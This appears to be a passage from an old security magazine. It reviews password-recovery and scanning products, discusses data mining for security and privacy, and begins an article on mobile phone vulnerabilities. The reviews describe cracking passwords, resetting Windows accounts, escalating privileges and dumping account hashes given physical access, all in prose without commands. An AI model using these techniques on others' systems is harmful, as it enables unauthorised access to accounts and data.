When trying to add an entry to your hosts file, every one of these tests was captured and blocked by Double Anti-Spy, they were immediately quarantined as soon as they were executed on the web page. Double Anti-Spy doesn't just protect you whilst you are out on the Internet, it also protects your email client as well, whether you are using Microsoft Outlook, Windows Mail or Mozilla Thunderbird Double Anti-Spy will integrate with it.

You are able to schedule scans on your machine, just like your anti-virus, and you're able to create white and blacklist of your files, to prevent you being prompted to remove the same files all the time (if you feel that you are safe to keep them).

There is a lot of chatter about this product (and others by Avanquest) on various forums concerning its validity to say it is Number 1 most effective in head to head tests. It uses Sunbelt's VIPRE (Engine A) + Outpost AntiSpyware combined with Virus Buster SDK (Engine B) as its scanners, and individually they have both performed very well in their respective tests. Even though I was using a quite old laptop, I didn't notice any real performance drop whilst scanning and surfing at the same time. Overall I liked the product, as it would save me time from having to unload one of my current anti-spy programs to then run another on a manual scan.

Web Site Security Audit



Trying to review a product that has no software to download and nothing to install was a new concept to me, but it was a very pleasant experience.

Setting up the Web Site Security Audit has to be one of the easiest processes to go through. You literally complete an online form for your email and password, and other contact details. Every level of service is available on an initial 15 day trial, which is more than enough to enable to see how useful this solution really is.

Once I logged into the site, you are given a simple menu to navigate (Image 1) and I was immediately presented with the results of the last scan that was completed. (Image 2).

The full audit result is clear and concise. You are provided with the vulnerability scan results with a total score shown and then a grading (A, B etc). The the summary is broken down into High, Medium and Low areas, by clicking on the details in this section, you are link jumped to further down the web page where the full details of the vulnerability are shown. Each of the vulnerabilities found provide the following information:

- Name of the vulnerability
- Port in use
- Summary

- Recommended Solution
- Test ID

You have the option to receive notifications when tests have been completed with a choice of High Risk only, any risks, whenever a scan completes and you can have a list of the tests that have been conducted. These notifications basically point you to goto the site to grab the detailed information of the scan that has been completed.

Even if your customer decides to stop receiving the service from you, all the details are archived while your account is kept live. With over 6,300 remote vulnerabilities the testing that is being conducted on your site are above and beyond the usual PCI requirements and they are adding new tests all the time. Once you have completed a test on a site, there is a nice option to offer a link back to a Secure Seal image, which allows your customers to prove that their site is safe from current threats (but you should only allow customers to have this, if their score is high enough).

If you ever have any issues with the product/service there is a contact form built in, and their support is 24/7. I received prompt responses regarding the questions I had concerning the services available.

I was impressed with the simplicity of the services being offered, once it was configured it is literally fire and forget technology, as you don't really need to go back to the site apart from when you want to add more domains to it or to grab the report information for your customers. Having the reports emailed to you in pdf format at the end of the audit was a nice touch, and was very concise in the details provided. From the test details and the vulnerabilities found, through to a full port list of what was scanned, and how each port actually responded.



URL: <http://www.beyondsecurity.com/vulnerability-scanner.html>

Pricing per month

Basic: \$29.95

Standard: \$59.95

Advanced: \$119.95

Scan Results		
Hostname		
Scan date	2009-11-05	
Scan Status	Done	
Vulnerability Score	100.00 (A+)	
Vulnerability Summary		
High	0	
Medium	0	
Low	2	MySQL Server Version Detection 404 check
Total	2	

Passware Kit Forensic 9.5



Passware Kit Forensic is described as the complete forensic discovery solution, and able to find all password protected files on a machine and start to even BitLocker. With over 180 different file types covered for password recovery, version 9.5 now also offers BitLocker decryption and recovery of PGP archives and virtual disks.

1st Test

First thing was to run a scan on my machine to see what it could find. 86GB total space with 55GB of it in use. 174,783 files on there with 122 files that are protected. It only took 60 minutes to complete this scan (which isn't the 4,000 per minute, which an average pc can achieve according to the website, actual speed 2916 files per minute).

Once the scan was completed you are provided the following: Filename, Folder location, Recovery options, File Type, Document Type (program version), Protection Flags, Date Modified, File Size, MD5 of the file.

You are also given a complete scan log, which itemizes everything and the files that were actually skipped.

The recovery options column provides details on what the actual recovery process would be for that particular file. By clicking on the actual file, you are provided the option in the left hand column to start the recovery process. Once you click on this option, you are then provided with three further options of Running a Wizard, Use Predefined Settings (use default settings) or Advanced where you can specify customized settings purely for this file. By starting the Wizard you are requested to try and provide any information that you may have concerning the password itself. By selecting Advanced, you can tailor the attack for this file using the available options. Basic Attacks – Dictionary, Xieve, Brute Force, Known Password/Part, Previous Passwords

Modifiers – Change Casing, Reverse Password, Combine Attacks - Join Attacks, Append Attacks Whilst attacks are running, you are given an estimated time for decryption, ranging from months to minutes.

2nd Test

You are given the option to create a portable version for those times when you can't install anything to a machine. This creates all the

necessary files into a folder that you have specified. You can then copy this folder to a usb stick, or burn it to a cd/dvd.

Once it was transferred onto the usb stick, I tried the scanning process on my laptop again, and I did notice that the scanning was noticeably slower this time round. But I still think this is an excellent feature, and it will be staying on my utilities stick. There is no difference in the actual program between the version installed onto a hard drive and a version installed onto a USB stick.

3rd Test

You are also given the ability to create a bootable cd for password resetting for Windows 2000, Windows XP and Windows Server 2003, as well as for Windows 7, Vista, and Server 2008 so long as you have the respective setup cd for the operating system. You are given the opportunity to install the respective SCSI or RAID drivers if required at time of creation. I was able to reset the password for all the accounts that were available on my laptop, not just the administrator.

Extra Information

You are able to utilize multicore cpu's and nVidia GPU's to speed up the decryption process, (upto 3,500 times) as well as being able to use Tableau TCC Hardware accelerators (upto 25 times faster). You are also given 20 credits for Passware's online decryption service for Microsoft Word and Excel documents. In demo version you are given a preview of the file regardless of the password length, and the 20 credits give not only a preview, but they allow to save the fully decrypted files. There are some limitations which you need to check out on the website. <http://www.lostpassword.com/online-mode.htm>

Every IT department should have a copy of this somewhere, the amount of times I have had calls where someone has left the company, and the machine has been handed in, only for us to find that the pst file is password protected or there is a password protected zip file that could contain company information all you need to do is fire this tool up and very quickly you are likely to have access to the files. I think it will pay for itself the first time you need it, especially when you have a manager screaming i need the data now!!



Url: <http://www.lostpassword.com/kit-forensic.htm>

Cost: \$795 (includes 1 year of updates, after which it is \$195 per year)

Tested on: Gateway Laptop Pentium M 1.73Ghz 1GB Ram, Windows XP SP2

Elcomsoft System Recovery

 ElcomSoft System Recovery will allow you to reset account passwords instantly, as well as giving you the ability to launch an attack on the original passwords. You are able to unlock all locked accounts, disabled accounts from a normal user up to administrator level for all these operating systems; Windows NT, Windows 2000, Windows XP, Windows Vista, Windows 2003 Server, Windows 2008 Server.

By providing the installation on a pre-licensed Windows PE environment, it couldn't be easier to use. You can either burn the image to a CD or create a bootable USB stick. Unlike most password recovery solutions, this is a Windows GUI type platform, making it more familiar to most IT users.

There are three versions available of the product, Basic, Standard and Professional. Only the professional one is licensed for actual business use. For a comparison of the three different versions, please take a look on http://www.elcomsoft.com/forgot_windows_logon_password.html#chart

Elcomsoft System Recovery includes built-in drivers for third-party SATA, RAID, and SCSI adapters from the most popular manufacturers including Intel, NVIDIA, VIA, SiS, Adaptec, Promise, and LSI. For most PCs, there is no need to trawl the Internet for the latest drivers they should already be available on the boot disk.


Once booted up into the Windows environment, you are asked to select which installation you wish to try and recover the passwords for. Once connected to the

Windows system, you will see all the accounts that you are able to edit and make changes to. As I was testing this on my local laptop, I was presented with each of the accounts, and by clicking on each of the accounts I am able to reset the password if I wish to do so, and even escalate the privileges of a normal user account.


Elcomsoft System Recovery allows you to backup the Windows Registry or Active Directory database onto an external drive for later analysis. You can also dump the password hashes from SAM/SYSTEM files or from the Active Directory database, and write them to a text file for further analysis and password recovery. You can get a list of all user accounts (local or from the Active Directory database) and their properties, including Administrator accounts.

In the wrong hands this tool could be very dangerous as all someone would need is to have physical access to your server for approximately 10 minutes and they would be able to dump every single user account off one of your servers, this proves that the old phrase of, if they have physical access then the machine is theirs. On the support side of things this tool is useful, but if you need to have physical access to the machine then this could cause issues if the IT support department is in one part of the country, and the effected system is elsewhere.

All in all a good useful tool to have available.



URL: <http://www.elcomsoft.com/esr.html>
Price:
Basic: €49
Standard: €199
Professional: €399





BASICS

JASON ANDRESS

Data Mining as a Tool for Security

Difficulty



Given the current state of heightened security across the globe today, the ability to sift through data and search for key information and the occurrence of particular patterns is highly desirable.

This capability, known as data mining, can be used to pinpoint anything from seasonal grocery purchasing habits of individuals to the pattern of international telephone calls that might presage an act of terrorism.

Data mining, simply, is a process that allows large volumes of data to be searched for patterns and relationships in or among sets of data.

Goals of Data Mining

Data mining is performed with the return of particular information in mind. In a general sense, the ends to the means of data mining are broken into four main categories:

Prediction

Data mining can be used in an attempt to predict how certain variables in the data set will behave in the future. This type of analysis is often used in intrusion detection systems. Being able to predict what network traffic will look like on a particular day or at a particular time of day allows security personnel to focus their efforts on the specific areas where unusual activity is noted.

Discovery

Patterns within mined data can be used to identify the existence of a given item, event, or activity. In a general sense, password authentication fits within this category. Password authentication determines whether a user is actually a specific user by comparing the

attributes that the user presents against the stored attributes held in a database.

Classification

Mined data can be partitioned in order to identify classes or categories based on combinations of parameters. Such methods are often used to segment network traffic into 'good' and 'bad' based on the contents of a particular packet, as is done in simple packet filtering, or on the contents of a packet in context with other traffic, in order to detect more complex behavior such as IP fragmentation attacks.

Optimization

Data mining can be used in an effort to optimize the use of resources in a variety of projects. An excellent example of data mining used for this purpose is that of estimating software quality. The task of predicting software faults can be truly daunting, but with data mining techniques and information gathered from a variety of software metrics gathering methods, such faults can be accurately predicted [1].

Types of Information Returned by Data Mining

Data mining can be used as a sort of inductive reasoning, meaning that it can be used to discover previously unknown patterns within data. Four types of data can be returned by data mining:

WHAT YOU WILL LEARN...

Basic security terminology

WHAT SHOULD YOU KNOW...

The basics of data mining

Where the data comes from

How data mining is used for security

Association Rules

Association rules can be used to correlate the presence of a set of items with another range of values for another set of variables. Association rules are particularly useful when attempting to detect unauthorized activity based on log files. While some events, like the update of a critical system file, may be expected when applying a patch or an update, the same file being updated in the absence of maintenance activity may be an indicator of an attack.

Classification Hierarchies

Classification hierarchies work from existing sets of events or transactions to create a hierarchy of classes. One interesting use of this system is present in the *Computer Aided Facial Image Inference and Retrieval System* (CAFIIR) [2]. CAFIIR is a tool that assists witnesses in identifying suspects from photographs. A classification hierarchy used to allow the photographs to be ordered by facial features in order more easily identify individuals.

Sequential Patterns

Sequential patterns are patterns where a sequence of events or actions typically happens in a specific order. A motorist with a flat tire will likely follow a sequence similar to the following:

- Pull over to the side of the road
- Exit the vehicle
- Examine the tire
- Open the trunk
- Retrieve the spare tire

This sequence of events is unlikely to occur in a different order. When such patterns are discovered, accurate predictions can generally be made regarding future occurrences from any point in the sequence. Sequential pattern analysis is used when examining communications traffic for signs of impending terrorist attacks and has been found to be a reliable indicator of such activity, even clearly indicating past attacks where communications logs were available for analysis afterward.

Periodicity

Time series data examines the change of data values over a period of time. Periodicity is used to help predict the behavior of time series data. A very common use for this sort of data is found in tracking the behavior of malware. Data mining, based on time series data, can be used to assist in predicting the occurrence and behavior of malware, and to model it as it spreads.

Clustering

A population of events or items can be partitioned into sets of similar events. One example is found in a subset of clustering, known as document clustering. Document clustering, used heavily in information retrieval, text mining, databases, and many other fields, involves grouping similar or related documents together. This allows documents to be more easily searched by related topics and greatly speeds the effort of searching for particular information.

Where Does the Data Come From?

The supply of fodder for data mining can come from a variety of sources, as nearly every move made in the modern world has an associated record of some sort. Even when deliberately attempting to minimize the production of such records, individuals are still registered in multiple systems daily unless they have dropped completely off of the grid. Taking privacy measures to this extent is untenable to most people.

Purchase Records

Purchase records are a very rich source of data for data mining purposes. Making a very data-rich situation even richer is the trend in the last few years toward *loyalty cards* or *membership cards*. These cards, in place in many large retail chains and grocery stores, give discounts to customers while allowing the retailer to track the customers purchase history at an even more granular level. This data can be used to create a profile on customers over a period of time, becoming more accurate with each purchase [3].

Travel Records

When traveling by car, it is possible to track the route by purchase patterns. If only cash is used for gas purchases and a cell phone is not used then an individual can travel freely without being tracked. When traveling by air, however, data is always generated regarding time of departure, destination, and length of stay. This information was requested from the airlines by the government recently in an attempt to track terrorists.

Insurance Records

Insurance companies make a business out of risk management. For these companies to be profitable they must take in more money in the form of premiums than they pay out in claims. Insurance companies base premium pricing on the level of risk and that risk can be computed more accurately if more information is known about the potential customer. Gerver and Barrett point out that *Plan sponsors can reduce or avoid future health care costs by at least 5% or 10% annually through the use of evidence-based data mining technology* [4]. Customers are required to fill out applications for insurance and in doing so provide obvious data such as name, address and so on. This information can be used with data mining techniques to gather other information about a potential customer such as the sports that they engage in or medical ailments they might have.

Communications Records

Communications are another very rich source of information to be mined. The US National Security Agency (NSA) began collecting and mining phone call records since shortly after the September 11th terrorist attacks on the world trade center. These records are examined for particular patterns of calls coming into and going out of the country, a possible indicator of terrorist activity [5].

A bill recently introduced to the US House of Representatives would require Internet Service Providers (ISPs) to keep records of user's internet usage, including web browsing, Instant Messenger (IM) conversations, and email, potentially

BASICS

indefinitely [6]. Such a massive store of data would enable data mining on a scale that would make current efforts pale in comparison.

Most web site visits are tracked. Through the use of cookies, it is possible to track individuals across multiple sites. Advertising companies such as DoubleClick (now owned by Google) make a business of tracking web site visits by individuals.

Credit History

In the 1960s, automated credit scoring came into use. This allowed the consumers credit data to be mined in order to create an overall 'score' of the customer's credit worthiness.

One of the most commonly known sources of personal information in the United States is the data housed by the credit bureaus. The main credit bureaus in the US are Equifax, Experian, and TransUnion. The credit bureaus keep data on all of our credit activities. This includes home mortgages, car and student loans and all of our credit card payment activity. Credit reports on individuals are trivially easy to obtain and can be purchased on the internet for a small fee.

Medical Records

A patient's medical information can be legally mined by insurance companies, doctors, hospitals, and other related industries. This information, containing everything from clinic visits to information on surgeries, provides a vast wealth of information. This is one of the few areas in most countries where the patient's private data is offered some sort of legal protection.

Government Records

In the United States, the FBI has been building a national DNA database since 1990. According to data on the FBI's web site, the database contained 7,261,604 profiles as of September 2009 [7]. Under the DNA Identification Act of 1994, the FBI was authorized to create a national DNA database for law enforcement purposes. Local and state police contribute data from criminals to this database. Its purpose is to enable DNA evidence at

crime scenes to be matched quickly to a person. At the present time only convicted criminals are forced to provide DNA samples. There is no law that forces suspects to contribute their DNA but such a law is possibly coming. If passed, anyone taken into custody might be required to provide a DNA sample.

In the United Kingdom, the UK National Criminal Intelligence Database (NDNAD) has been constructed, against which the FBI's database pales in comparison. The UK collects DNA from samples at crime scenes, anyone detained at a police station (charged or otherwise), anyone participating in a recordable offense, anyone convicted of certain crimes before the establishment of the database, and the deceased. DNA samples can legally be collected with or without the consent of the individual, by force if necessary [8]. As of March of 2009 the NDNAD contained 5,208,988 profiles [9], with the UK at a population nearly 1/5 that of the United States.

Data Mining for Security

With such a rich set of data to work from, data mining is frequently performed in the name of security. These uses range from security efforts regarding individuals, to the internal functions of network security devices.

Casinos

Casinos make money based on computed odds. If a customer can find a way to tip the odds in their favor they stand to make substantial gains. Jeff Jonas founded Systems Research & Development (SRD) to help businesses solve difficult problems using data mining techniques. Quite a bit of Jonas' early work was spent helping hospitals identify patients who were trying to avoid payment by slightly changing the name under which they registered [10].

Casinos use SRD's products to match lists of people taken from multiple sources against anyone who applies for a job or is currently or was previously employed by the casino. By using Jonas' matching algorithms, the casinos can avoid employing people who might have criminal or suspicious backgrounds.

Such systems are also used to track cheaters and card counters and share this information between different establishments.

Government


The government of the United States is investing heavily in data mining technology as part of its war on terror and for various other purposes. In 2004, the Government Accounting Office identified 199 separate government data mining operations [11]. A significant number of these operations involved the use of personal information.

More recently the US government has employed data mining techniques to detect fraudulent claims after hurricanes Katrina and Rita [12]. Some of the data mining work done to detect fraudulent claims is similar to the work that Casino owners are doing in order to avoid employing criminals and other undesirables. In the case of the fraudulent claims, the government was particularly interested in detecting multiple claims.

Possibly the highest visibility government data mining operation has been its attempt to determine if an airline passenger poses a potential threat. The Computer-Assisted Passenger Prescreening System II (CAPPS II) used data mining techniques applied to large amounts of airline passenger information (obtained by the government's contractor with the airlines) to attempt to match passengers to wanted lists. This particular use of data mining met with considerable public resistance as consumers discovered that their personal information had been given to the government for testing of this system, and was dismantled by president Bush. CAPPS II is now slated to be replaced by the Secure Flight system in 2010, a system that shares a great many similarities, both positive and negative.

Background Checks

Despite the detail an applicant might provide in a resume, a potential employer would be remiss if they did not investigate candidates more thoroughly. By using data mining techniques, employers can find out a lot about a potential employee. The most rudimentary form of data mining



is to simply type the person's name into Google and scan through the results. More sophisticated techniques can provide a wealth of information that may help make a decision on the suitability of the candidate, and an entire industry exists to serve such needs.

Network Security Appliances and Anti-Malware products

As mentioned briefly earlier, data mining provides a valuable tool for use in host and network security applications. Various techniques can be utilized in intrusion detection systems, firewalls, and even simple routers to ensure that malformed or malicious traffic is quickly filtered from the network.

When examining intrusion detection systems and anti-malware products from a data mining standpoint, both are similar efforts and use similar techniques. In such systems, data mining efforts are generally categorized as either misuse detection or as anomaly detection.


Misuse detection searches for patterns of attack based on an existing signature of the attack. As with most signature based systems, this type of detection is very limited, as it is not capable of detecting attacks for which it does not have a signature.

Anomaly detection works from a baseline of normal behavior and looks for significant deviation from the baseline. In theory, anything deviating by a certain amount from the baseline should be considered an attack, but this method is prone to false positives.

In many products, misuse detection and anomaly detection are used in combination to provide the most coverage.

Software Security

With the broad acceptance of open source software and the reuse of open source code, it becomes important to know what the code is actually doing. When a vendor ships a product based around a large body of code that it did not create, such as an open source database or web server, the task of validating that the code is not performing any malicious activity can be daunting, at best. Data mining techniques



Exceptional Computer Security Training

CompTIA Security+ Training in Stafford, Virginia, USA
Stafford, Virginia Class May 30 - June 4, 2010

Class Limited to 12 students


All Inclusive Training — Materials Yours To Keep After Training

- ASUS Netbook
- Test Voucher
- Books and Training Material
- Catered Meals

Online Mentored Training Starting April 2, 2010

information@cyber-recon.com

(571) 255-2771



BASICS

can be used to evaluate both the code itself, in an attempt to locate programming techniques that indicate poor or lacking security, or can be used to look for actual malicious segments of code. Several commercial tools exist that can perform these types of functions.

Privacy Issues

A great deal of data mining is based on databases of personal information such as purchases made at stores, travel plans, hobbies and medical records.

Who should have access to a person's personal information? How much personal information should they have access to? The medical and legal professions deal with client confidentiality all the time because doctors and lawyers are privy to personal information that they need to know in order to perform a service on the behalf of the patient. In the modern world, much of this information is held in digital form allowing it to be easily read, edited, copied and sent to third parties. If such data is held in a shared database, is it possible to ensure that someone other than an authorized doctor or lawyer does not have a way to read it?

Along with the confidentiality of personal data lies its integrity. Obviously it is not

desirable to allow just anyone to read private medical records and it is certainly important to prevent anyone from being able to alter these records other than to add legitimate new material. Assuring the integrity of personal data is difficult because individuals are generally not the holder of the information. Such data is held on behalf of individuals by credit rating companies, banks, doctors, lawyers and others.

Accuracy of Data

The accuracy of personal data stored by any organization can be of considerable importance to the individual.

Probably the best known problem in the US is incorrect data in an individual's credit report caused by something as trivial as a data entry error caused by a bounced check or other problem that is attributed to the wrong person. Even though that data is incorrect, proving that it is so and getting it amended becomes the responsibility of the affected individual. Families with several living persons having the same name are also prone to inaccurate credit reporting because data gets associated with the wrong family member.

The US government's recent attempts to locate terrorists by inspecting

airline manifests and so on rely on having accurate data. If an individual is unfortunate enough to have a name or address similar to a known terrorist they might find themselves denied access to a flight. The data is inaccurate – the person is not a terrorist, yet the data available to the security officials indicates that they are.

Transcription of hand-written data to computerized form is prone to errors. Consider that many patient records created by personal doctors or those doctors working in hospitals are often written by hand. When these are transcribed to a digital form, small errors in the data could have several outcomes including:

- Being billed for the treatment of another patient
- Being issued the incorrect medication or dosage
- Undergoing the wrong procedure entirely

These types of errors in medical data can be unpleasant at the very least, if not fatal.

Conclusion


The ability of modern computer systems to efficiently sift through very large amounts of data quickly has enabled the use of data mining in a wide variety of application domains. Data mining is now used to identify potential terrorists and other criminals, project sales patterns in retail stores and predict the course of the weather. An enormous amount of data is now available regarding businesses and individuals and this volume of information is increasing at an amazingly fast pace. By using data mining to gather information from multiple disparate sources, it is possible to correlate what is apparently unrelated data and to come to significant conclusions in near real-time. Data mining currently plays an increasingly important role in security, business and our personal lives, and will continue to do so for the foreseeable future.

Bibliography

- Mertik, Matej and Lenic, Mitja and Stiglic, Gregor and Kokol, Peter, Estimating Software Quality with Advanced Data Mining Techniques, 2006, <http://portal.acm.org/citation.cfm?id=1193789#>; [1]
- Wu, Jian Kang and Narasimhalu, Arcot Desai, Identifying Faces Using Multiple Retrievals, 1994, <http://dx.doi.org/10.1109/93.311656>; [2]
- Michelle Kessler and Byron Acohido, Data miners dig a little deeper, 2006, http://www.usatoday.com/tech/news/internetprivacy/2006-07-11-data-mining_x.htm; [3]
- Barrett, H. M. Gerver and J. s.l, Data Mining-Driver ROI: Health Care Cost Management, 2006, <http://www.ifebp.org/pdf/webexclusive/06june.pdf>; [4]
- Leslie Cauley, NSA has massive database of Americans' phone calls, 2006, http://www.usatoday.com/news/washington/2006-05-10-nsa_x.htm; [5]
- Lamar Smith, H.R.1076 – Internet Stopping Adults Facilitating the Exploitation of Today's Youth (SAFETY) Act of 2009, 2009, <http://www.opencongress.org/bill/111-h1076/show>; [6]
- Federal Bureau of Investigation, CODIS – NDIS Statistics, 2009, <http://www.fbi.gov/hq/lab/codis/clickmap.htm>; [7]
- GenWatch UK, A Brief Legal History of the NDNAD, 2009, <http://www.genewatch.org/sub-537968>; [8]
- www.parliament.uk, House of Lords Written Answers 20 April 2009, 2009, <http://services.parliament.uk/hansard/Lords/ByDate/20090420/writtenanswers/part080.html>; [9]
- Phil Becker, Finding Identity in the Noise, 2004, <http://magazine.digitalidworld.com/Mar04/Page20.pdf>; [10]
- Committee on Governmental Affairs, U.S. Senate, Data Mining. Federal Efforts Cover a Wide Range of Uses, 2004, <http://www.gao.gov/new.items/d04548.pdf>; [11]
- United States Government Accountability Office, Expedited Assistance for Victims of Hurricanes Katrina and Rita, 2006, <http://www.gao.gov/cgi-bin/getrpt?GAO-06-655>; [12]

Jason Andress

Jason Andress is a tinkerer, rascal, and all around geek. He works for a major software company, teaches graduate and undergraduate security courses, and enjoys a good game of Scrabble. He can be reached at jason.andress@gmail.com.



password administration is not a game of chances

17 per cent of users forget their password once a month, 8 per cent once a week

Password Recovery Bundle is a complete suite of ElcomSoft password recovery tools allows corporate and government customers to unprotect disks and systems and decrypt files and documents protected with popular applications. Based on in-house tests as well as feedback from ElcomSoft valuable customers, these password recovery tools are the fastest on the market, the easiest to use and the least expensive.

- **Hardware-accelerated brute-force** attack based on NVIDIA CUDA; multi-CPU and multi-GPU support.

- The **password cache** automatically stores all discovered passwords in order to unlock other documents protected with the same password momentarily.

- **Dictionary attack** can quickly recover the majority of passwords used by general computer users, and up to 40 per cent of passwords employed in corporate environments.

- Supports **over 100 file formats**, including MS Office, Adobe PDF, Windows logon passwords, ODF, PGP disks, UNIX/Oracle user passwords, WPA/WPA2, Intuit Quicken, and much more.

«When auditing my client's networks and applications for weak passwords, I require a tool set that is dependable and fast. From time to time, I'll also receive a request to recover a lost password protecting a critical document or spreadsheet. Elcomsoft has delivered the desired results each and every time! I want to thank Elcomsoft for providing the best password auditing and recovery tools on the market.»

Kevin Mitnick



77 per cent of users use the same password to protect various types of data

<http://elcomsoft.com/eprb.html>

Your questions are welcome at sales@elcomsoft.com



TAM HANNA

Movement on the Mobile Exploit Front

Difficulty



It did not take an industry expert to verify predictions of an ever-increasing amount of vulnerabilities in device software: Nokia's Curse of Silence issue should have convinced even the most stubborn of do-gooders.

This article provides you with a short list of problems which have occurred recently and should give you a preview of things you can look forward to.

But Nobody Uses a Console to Access Bluetooth FTP

Our first vulnerability is related to Windows Mobile. Or, rather specifically, to HTC's Windows Mobile devices and their BT-FTP service. This Chinese manufacturer has the habit of enhancing Microsoft's rather crappy Bluetooth Stack with an application to handle an additional service called Bluetooth FTP (see Figure 1).

BT FTP allows other Bluetooth devices to access/modify parts of the local filesystem (usually a subfolder of the *My Documents* folder) of the device offering the service as if the device was offering an FTP server (see Figure 2).

Good-mannered clients understand which folder is considered the root one, and do not allow users to traverse above it. Unfortunately, a Spanish hacker, Moreno Tablado, used a terminal connection on a Linux box to try just that – and got access to the device's root directory (and, incidentally also the */Windows/* folder containing important system files).

Individuals with little more than a basic understanding of Windows Mobile can then attack the handset using this little *jailbreak*. The possibilities are endless and range from

mundane things like accessing private files to outright devious things like installing a program which calls 0900 numbers and generates revenue for the attacker.

The only reason why this issue did not become more significant was that access to BT FTP was limited to paired devices: if users are careful with whom they pair their phones, they are safe.

Carelessness is not limited to HTC. This Black Hat conference saw the unveiling of yet another large-scale vulnerability which affected handsets running different operating systems and – incidentally – was discovered by fuzzing.

In particular, it is related to so-called over the air (OTA) provisioning. OTA provisioning is a technology which is applied mainly when it comes to configuring handsets: if somebody wants to use an unlocked/unbranded handset on a carrier's network, the carrier can deploy the necessary settings for things like access point network (APNs) via special short message service (SMS) which get processed by the handset.

